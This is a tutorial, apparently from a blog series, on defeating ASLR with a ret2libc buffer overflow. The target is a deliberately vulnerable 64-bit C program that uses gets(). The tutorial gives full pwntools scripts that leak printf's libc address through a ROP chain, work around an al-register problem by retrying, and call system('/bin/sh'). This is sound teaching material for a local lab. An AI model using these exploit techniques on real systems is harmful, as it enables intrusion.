
Dealing with ASLR: Ret2Libc
So far we have had a convenient system(“/bin/sh”) call in the program that we could get to.
This time we will exploit an application that does not have any such call.
To do so, we will need to jump back to libc. libc contains the system() call and should also somewhere contain the string “/bin/sh”. We will abuse this fact to pop a shell.
As an added difficulty, from now on we will be dealing with 64bit applications
Exploitation
Recommended tools:
- gdb (For any debugging on linux this is just the best tool there is period)
- gef (https://gef.readthedocs.io/en/master/)
- pwntools (https://github.com/Gallopsled/pwntools)
Compilation
We have the following vulnerable application:
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

void func(){
    char overflowme[32];
    printf("overflow me: ");
    fflush(stdout);
    gets(overflowme);
}

int main(int argc, char* argv[]){
    func();
    return 0;
}
We compile it with:
gcc bof_ret2libc.c -o bof_ret2libc -no-pieASLR has not been a problem for us so far because we have not yet needed anything from a shared library. All jumps and overwrites we have done in the previous exercises have been in the local binary. ASLR only affects the addresses of shared binaries (such as libc).
As a result we will have to deal with changing addresses and pointers this time.
If we enable PIE, the binary itself will also be treated as a sort of shared library and it will also be subject to ASLR. We will explore that later.
Another look at the code
Let’s have a look at the application in gdb and using pwntools. We will use the same pwntools script as last time, just with a modified payload:
#!/usr/bin/env python3

from pwn import *

# NOTE: this path cannot contain spaces
process_name = '/home/polle/Desktop/buffer_overflow/bof_ret2libc'

use_gdb = True
gdb_args = '''
break *func+57
gef config context.nb_lines_stack 30
continue'''

if use_gdb:
    # We start our process in GDB
    # This allows us to also immediately execute some gdb commands
    p = gdb.debug(process_name, gdb_args)
else:
    # We start our process normally
    p = process(process_name)


offset = 'A'*24 + 'BBBBBBBB'
ebp = 'XXXXXXXX'
ret = p64(0xcccccccccccccccc)
payload = offset.encode()

# Receive data until the application says "overflow me"
print(p.recvuntil("overflow me:"))
p.sendline(payload)

# Receive all data that the application sent us that we have not yet processed and print it
print(p.clean())
# Start interaction with application
p.interactive()
We start by just sending 24 A's and 8 B's.
Keep in mind we are now working in a 64bit application, so addresses will be 8 bytes rather than 4.

Like before, we see our filled buffer and we see the return address on the stack. As we discussed, the return address is not randomized because it is inside the binary itself and the binary is not compiled as a PIE executable. This means that we can at the very least jump to code that is part of the actual binary.
One thing we can do that will let us verify this is jump back to the start of the application after we do the overflow so that it does not crash but instead just starts from the beginning.
This is a good intermediate step as it will be useful for us later.
Return to main
This first part should be pretty straightforward. We will just overwrite the return address with the address of main.
We know that this address will always be the same so we can just check what it is in gdb.

Let’s update our payload:
offset = 'A'*24 + 'BBBBBBBB'
ebp = 'XXXXXXXX'
MAIN_PLT = p64(0x40117e)
payload = offset.encode() + ebp.encode() + MAIN_PLT
However we can also just use pwntools to find this address for us:
elf = ELF(process_name) # Extract data from binary
rop = ROP(elf) # Find ROP gadgets

offset = 'A'*24 + 'BBBBBBBB'
ebp = 'XXXXXXXX'
MAIN_PLT = elf.symbols['main']
ret = p64(0xcccccccccccccccc)
payload = offset.encode() + ebp.encode() + MAIN_PLT
Indeed we hit the breakpoint, see that we have the “overflow me” output and as soon as we continue we get the “overflow me” output a second time. That works great!
Leaking the libc address
In order to jump into a system() call in libc, we are going to need to know the address libc is loaded at. We can see the function address for the current running process like we did before:

But this address will change every time the application starts, so this is not useful to us at all. We will somehow need to figure out the address of libc (and as a result the address of system()) by using our buffer overflow. We will then need to use that same knowledge in the buffer overflow again without crashing the application in between.
To do all this we will abuse the GOT (global offset table) and PLT (procedure linkage table) to leak the offset of the puts function.
If we do not have the
putsfunction, we can alternatively use theprintffunction. It depends on what function is available in the PLT. In this scenario this is indeed the case, so I will use puts and printf interchangeably here.
What we want to do is create a ROP chain that uses the puts (in our case printf) function to print the address of a function in the GOT. The GOT contains the addresses of the functions in the shared libraries (like glibc).
So what we want to do is call PUTS@PLT (which is static and always the same) with as argument the address of PUTS@GOT (The address is always the same) which will print the value of PUTS@GOT which will be the address of PUTS@GLIBC.
To find these 2 addresses manually:
PUTS@GOT: readelf --relocs bof_ret2libc
PUTS@PLT: objdump -D bof_ret2libc | fgrep printf
We can also just find them using pwntools:
PUTS_PLT = elf.plt["printf"]
PUTS_GOT = elf.got['printf']
We also need some gadgets to load arguments and chain these actions. We need a gadget to “load an argument”.
Note: Keep in mind that in 64bit applications, the arguments are passed through the registers, the first argument usually goes in RDI.
Our ROP chain will look like this:
rop = offset +      p64(POP_RDI) +    p64(PUTS_GOT) +          p64(PUTS_PLT) +        p64(MAIN_PLT)
------------------ load argument ------ argument ------------- function call -------- function call ------
This will call puts to print the glibc address of puts and then jump to main to start the application from the beginning without it crashing or restarting.
Once we have the glibc address of the function, we can use that to determine the offset to the glibc base address.
NOTE: If you do not know what version of glibc is being used, you can use the following tool to figure it out: https://libc.blukat.me/
In our case, we know what version is being used, because the application is running on our machine (use
ldd application). This also lets us use pwntools to calculate the offset automatically.
Normally this would be all we need to do for leaking the libc address of puts. However, in our case, we are using printf because there is no puts function in our application. This is a small problem because printf is a special function that can take a variable number of arguments. It uses the current value of the al register to determine the amount of extra arguments that were passed to printf.
The printf problem
We are very unlucky here, as rax (and so also eax and al) is set to an address on the stack during the gets function and is not equal to zero.
Normally we could easily fix this by using another ROP gadget to pop either rax, eax or al from the stack and set it to the value we want. Sadly, our program is very small and there are only a limited number of gadgets in the code, it seems there is nothing that will allow us to set al to the desired value.
There is one exception however:
./ROPgadget/ROPgadget.py --binary ./bof_ret2libc | fgrep " eax"
0x0000000000401197 : mov eax, 0 ; leave ; ret
This almost seems like exactly what we need. It moves 0 into the eax register. And since the al register is just the final byte of eax, that would set the al register to zero and we have what we want.
This doesn’t actually work though, because of the leave statement. This leave statement will (among other things) change the value of our stack pointer, which will mess up our ROP chain. So this was not an option either.
NOTE: Actually we can even control the value that will be written into the stack pointer, as it is popped from our payload, but we cannot know what the correct value of the stack pointer should be. We are trying to point to an area on the stack, which is affected by ASLR and always changes.
So this seems like a dead end at first but it’s actually not as bad as it looks. There are a couple of things we need to realize:
- printf required the
alregister to be0for our payload to work - the
alregister is just the last byte ofeaxorrax raxcontains an address pointing to the stack- This address changes every time we run the application due to ASLR.
So if we list the value of rax a couple of times we might notice something interesting:
- 0x7ffe35e1a870
- 0x7fff595ae590
- 0x7ffdef53d770
- 0x7ffe50bce6b0
We are only interested in the last byte of this register. so:
- 0x70
- 0x90
- 0x70
- 0xb0
We notice the first half byte is always random due to ASLR, and the second half byte is always 0 (as far as I know due to padding restrictions in x86 assembly)
This actually means that ASLR will set this final byte to 0x00 1/16 times! So we just need to run our exploit several times and it will trigger!
So, 15/16 times, our exploit will crash, and 1/16 times it will successfully leak the libc address of printf and jump back to the main function. Once we have that address, the rest of the exploit becomes simple.
Popping a shell
We set the libc address in pwntools and can then ask it to calculate the real address of any function in libc. We can also ask it to calculate the real address of the string "/bin/sh” in libc. Once we have that, we can just trigger our buffer overflow a second time (remember that we jumped back to main at the end of the leak) with a new payload to call the system function with the argument “/bin/sh”.
Putting all of this together gives us:
#!/usr/bin/env python3

from pwn import *

# NOTE: this path cannot contain spaces
process_name = '/home/polle/Desktop/buffer_overflow/bof_ret2libc'

use_gdb = False
gdb_args = '''
#break *func
#break *func+57
gef config context.nb_lines_stack 30
continue'''

if use_gdb:
    # We start our process in GDB
    # This allows us to also immediately execute some gdb commands
    p = gdb.debug(process_name, gdb_args)
else:
    # We start our process normally
    p = process(process_name)

elf = ELF(process_name) # Extract data from binary
rop = ROP(elf) # Find ROP gadgets

libc = ELF("/lib/x86_64-linux-gnu/libc.so.6")

def get_addr(func_name):
    FUNC_GOT = elf.got[func_name]
    log.info(func_name + " GOT @ " + hex(FUNC_GOT))
    # Create rop chain
    rop = offset.encode() + ebp.encode() + p64(POP_RDI) + p64(FUNC_GOT) + p64(PUTS_PLT) + p64(MAIN_PLT)

    # Send our rop-chain payload
    print(p.recvuntil("overflow me:"))
    print(p.clean())
    p.sendline(rop)

    # Parse leaked address
    leaked_string = p.recvuntil("overflow me:")
    print(leaked_string)
    recieved = leaked_string.replace(b"overflow me:", b"").strip()
    leak = u64(recieved.ljust(8, b"\x00"))
    log.info("Leaked libc address,  "+func_name+": "+ hex(leak))

    if libc != "":
        libc.address = leak - libc.symbols[func_name] # Save libc base
        log.info("libc base @ %s" % hex(libc.address))

    return hex(leak)


offset = 'A'*24 + 'BBBBBBBB'
ebp = 'XXXXXXXX'
MAIN_PLT = elf.symbols['main']
PUTS_PLT = elf.plt["printf"]
POP_RDI = (rop.find_gadget(['pop rdi', 'ret']))[0]

log.info("main start: " + hex(MAIN_PLT))
log.info("printf plt: " + hex(PUTS_PLT))
log.info("pop rdi; ret  gadget: " + hex(POP_RDI))

get_addr("printf")

# We have to do this AFTER doing get_addr once. get_addr will set the base address of libc, which will then automatically be added to our search
# If we do this before setting libc, we will just get the address without the ASLR offset
BIN_SH = next(libc.search(b"/bin/sh"))
SYSTEM = libc.sym["system"]

payload = offset.encode() + ebp.encode() + p64(POP_RDI) + p64(BIN_SH) + p64(SYSTEM)

print(p.clean())
p.sendline(payload)

# Receive all data that the application sent us that we have not yet processed and print it
print(p.clean())
# Start interaction with application
p.interactive()
We can now run our script inside a small bash loop and after a couple of crashes it should pop us a shell:
while ! ./exploit_ret2libc.py; do clear; done
Awesome! This exercise turned out harder than I expected when I wrote the c program. I got stuck on trying to find a way around the printf problem for a little while.
All the more satisfying to see it pop a shell anyway!